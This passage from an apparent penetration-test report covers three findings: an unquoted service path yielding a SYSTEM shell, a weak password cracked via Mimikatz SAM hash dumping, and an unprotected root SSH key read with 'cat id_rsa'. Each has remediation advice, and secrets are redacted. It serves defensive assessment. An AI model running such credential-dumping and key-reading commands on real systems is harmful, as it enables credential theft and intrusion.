Figure 13: *Successfully gained shell as SYSTEM after starting the fake service*


Remediation

- The service executable path should be enclosed in quotes.
- It is recommended that users do not have write access in the directories where the service binary path resides.

5. Insufficient Password Complexity

Description:	During the assessment Thomas' password could be successfully cracked. Simple passwords are susceptible to password attacks. Encryption provides some protection, but dictionary attacks based on common word lists often crack weak passwords.
Severity	High
Exploitation Likelihood:	Likely
Business Impact:	Major
Tools Used:	Mimikatz, Crackstation


Evidence



```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : [redacted]
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : [redacted]

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: [redacted]
```

```
RID  : 000003e9 (1001)
User : Thomas
  Hash NTLM: [redacted]

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : [redacted]
```

Figure 14*: Dumped hashes of Administrator and Thomas*



[redacted]

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
[redacted]	NTLM	[redacted]

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Figure 8: *Successfully cracked the hash of Thomas*


Remediation

- Enforce using strong passwords (>14 characters in length, no common words, and phrases)
- Password managers can be used to store the passwords.

6. SSH Key is not password protected

Description:	The SSH private key available on the system is not password protected so anyone who managed to copy it, could use it.
Severity	Medium
Exploitation Likelihood:	Likely
Business Impact:	Major
Location:	10.200.87.200

Evidence



```
[root@prod-serv ~]# cd .ssh
cd .ssh
[root@prod-serv .ssh]# ls
ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts
[root@prod-serv .ssh]# cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
[redacted]
```

Figure 9*: Access the SSH key stored on the system*

Remediation

- Putting passwords on SSH keys requires providing a passphrase before being able to use the key.